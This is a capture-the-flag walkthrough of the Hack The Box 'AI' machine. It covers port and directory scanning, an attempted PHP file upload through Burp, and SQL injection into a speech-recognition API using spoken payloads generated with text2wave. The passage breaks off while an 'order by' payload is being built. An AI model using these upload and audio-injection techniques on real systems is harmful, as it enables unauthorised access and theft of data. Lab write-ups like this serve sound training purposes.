



HackTheBox.eu



AI

Description:

While assessing an IoT product it is found that the device uses a Cloud API to process voice commands which is exposed to the public. Later it is also found that the devices are compromised and are being used to steal users privacy.

Settings the Things Up:

Just boot the VM which picks up the ip through NAT Mode. No additional changes required. I can confirm that kernel stuff upgraded and no manual patches required.

Recon:

As always we go with Full NMap port scan

```
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai nmap -sV -sC -p- 192.168.0.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-24 13:09 GMT
Nmap scan report for 192.168.0.101
Host is up (0.00049s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 6d:16:f4:32:eb:46:ca:37:04:d2:a5:aa:74:ed:ab:fc (RSA)
|   256 78:29:78:d9:f5:43:d1:cf:a0:03:55:b1:da:9e:51:b6 (ECDSA)
|_  256 85:2e:7d:66:30:a6:6e:30:04:82:c1:ae:ba:a4:99:bd (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Hello AI!
MAC Address: 00:0C:29:75:07:B6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds
```

We could see that SSH port is having no immediate issues to exploit which we can skip for now. Apache service is running on port 80 which is having an interesting title saying **Hey AI!**

Let's fuzz for the interesting files and directories on port 80 using either gobuster/dirbuster/ffuf


```
root@MrR3boot: ~/Desktop/htb/boxes/ai ffuf -u http://192.168.0.101/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php,.html,.txt

v0.10


:: Method      : GET
:: URL         : http://192.168.0.101/FUZZ
:: Matcher     : Response status: 200,204,301,302,307,401,403

.html          [Status: 403, Size: 278, Words: 20]
.htaccess.html [Status: 403, Size: 278, Words: 20]
.htaccess.php  [Status: 403, Size: 278, Words: 20]
.htaccess      [Status: 403, Size: 278, Words: 20]
.hta.txt       [Status: 403, Size: 278, Words: 20]
.htaccess.txt  [Status: 403, Size: 278, Words: 20]
.htpasswd      [Status: 403, Size: 278, Words: 20]
.htpasswd.php  [Status: 403, Size: 278, Words: 20]
.htpasswd.html [Status: 403, Size: 278, Words: 20]
.htpasswd.txt  [Status: 403, Size: 278, Words: 20]
about.php      [Status: 200, Size: 37503, Words: 267]
.php           [Status: 403, Size: 278, Words: 20]
               [Status: 200, Size: 37347, Words: 241]
.hta           [Status: 403, Size: 278, Words: 20]
.hta.php       [Status: 403, Size: 278, Words: 20]
.hta.html      [Status: 403, Size: 278, Words: 20]
contact.php    [Status: 200, Size: 37371, Words: 247]
db.php         [Status: 200, Size: 0, Words: 1]
images         [Status: 301, Size: 315, Words: 20]
index.php      [Status: 200, Size: 37347, Words: 241]
index.php      [Status: 200, Size: 37347, Words: 241]
intelligence.php [Status: 200, Size: 38674, Words: 474]
server-status  [Status: 403, Size: 278, Words: 20]
uploads        [Status: 301, Size: 316, Words: 20]
:: Progress: [18456/18456] :: 3691 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```


Cool. we could see that some interesting information above. Let's access the ip from browser.




Just a simple text. Let's check for other pages. If we hover to top left icon we could see menu options to navigate to other pages.




About page saying about some search engine based on audio input.



Contact page having nothing :(



But AI page seems interesting to us




Let's quickly drop a sample php file to check if we can get code execution on the server.

Hey All

192.168.0.101/ai.php

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng



Drop your query using wav file.

Select way to upload:

shell.php

Waiting for 192.168.0.101...

Burp Intruder Repeater Window Help

Sequencer Decoder Comparer Extender Project options User options Alerts

Target Proxy Spider Scanner Intruder Repeater

Intercept HTTP history Websockets history Options

Request to http://192.168.0.101:80

Raw Params Headers Hex

```
POST /ai.php HTTP/1.1
Host: 192.168.0.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.101/ai.php
Content-Type: multipart/form-data; boundary=-----49535638118253766491506503237
Content-Length: 376
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----49535638118253766491506503237
Content-Disposition: form-data; name="fileToUpload"; filename="shell.php"
Content-Type: application/x-php

<?php phpinfo(); >
-----49535638118253766491506503237
Content-Disposition: form-data; name="submit"

Process It!
-----49535638118253766491506503237--
```


0 matches

And the result is

Hey All

192.168.0.101/ai.php

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started




Drop your query using wav file.

Select way to upload: No file selected.


Our understanding of your input is :

Query result :



Nothing. It just gives empty output but the interesting thing is, it is trying to print what input we gave and also it is saying **Query result** hmm seems like some sort of SQL thing involved.

Also we found **uploads** folder let's check for our shell.php



Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 192.168.0.101 Port 80

Seems like files are either being renamed to something else or being removed after upload request.


Also the upload page talks about **Wav** file upload. A wav file is a raw audio format created by Microsoft and IBM. So maybe we have to upload an actual audio file in the format of .wav

Nice. Let's also check what is **intelligence.php** page contains. It's not present in menu list

Hello All!

192.168.0.101/intelligence.php


Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

 **Our Speech Recognition API process the user input as below.**

Your Input	AI Output
Commento	Comment
Idea	Design Schema Thought
join	merge union
Won	One
We take care about special characters in your input	
Comma	,
Dot Period	.
Dollar sign	\$
Well we also thought about programmers	
Say hi python	print("hi");
Comment python	#
Comment php	//
Comment Database	--
Say hi in C	#include int main() { printf("Hello World"); return 0; }

We mostly use similar approach as Microsoft does.

Note: Currently our is API well familiar with Male-US model



We have interesting information here. Let's try to build a wav file using linux utilities. One of the best utilities that told by Google was **festival** which does text to speech conversion and it has in built tool like **text2wave** which saves the output to **.wav** file.


Let's try to build a sample wav file which says **Say hi python**

```

* ⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai > cat test.txt
Say hi python
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai > cat test.txt | text2wave -o speech.wav

```

Let's upload and see the output from AI :)



Awesome! Our input being processed and we could see query output. We can also observe that the given input being normalized to lower case which means we can ignore case sensitivity.

Intelligence page also says about **Microsoft speech recognition** and **Male US** model let's check what commands used by microsoft in order to recognize the special characters.

A simple google yields results as

<https://support.microsoft.com/en-in/help/12427/windows-speech-recognition-commands> which talks about interesting stuff.

support.microsoft.com/en-in/help/12427/windows-speech-recognition-commands

Commands for punctuation marks and special characters

To Insert this	Say this
,	Comma
;	Semicolon
.	Period; Dot; Decimal point
:	Colon
"	Open double quote; Open quote
"	Close double quote; Close quote; Close inverted commas
'	Apostrophe
'	Open single quote
'	Close single quote
>	Greater than sign
<	Less than sign
/	Forward slash
\	Backslash
~	Tilde
@	At sign

[Email this article](#)
[Print](#)
[Subscribe RSS Feeds](#)

Site feedback


Try the Virtual Agent

Let's input **open single quote** in our audio file and see if it results in injection attempt.

```

⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai cat test.txt
open single quote
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai cat test.txt| text2wave -o speech.wav
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai


```



There we go. It seems the processed audio output being inserted into an unsafe SQL Query which resulted in SQL injection.

Let's try to identify the columns. For that we have to build a payload which contains ' **order by 1--** ' - which should have special character **Hyphen**. So our payload becomes

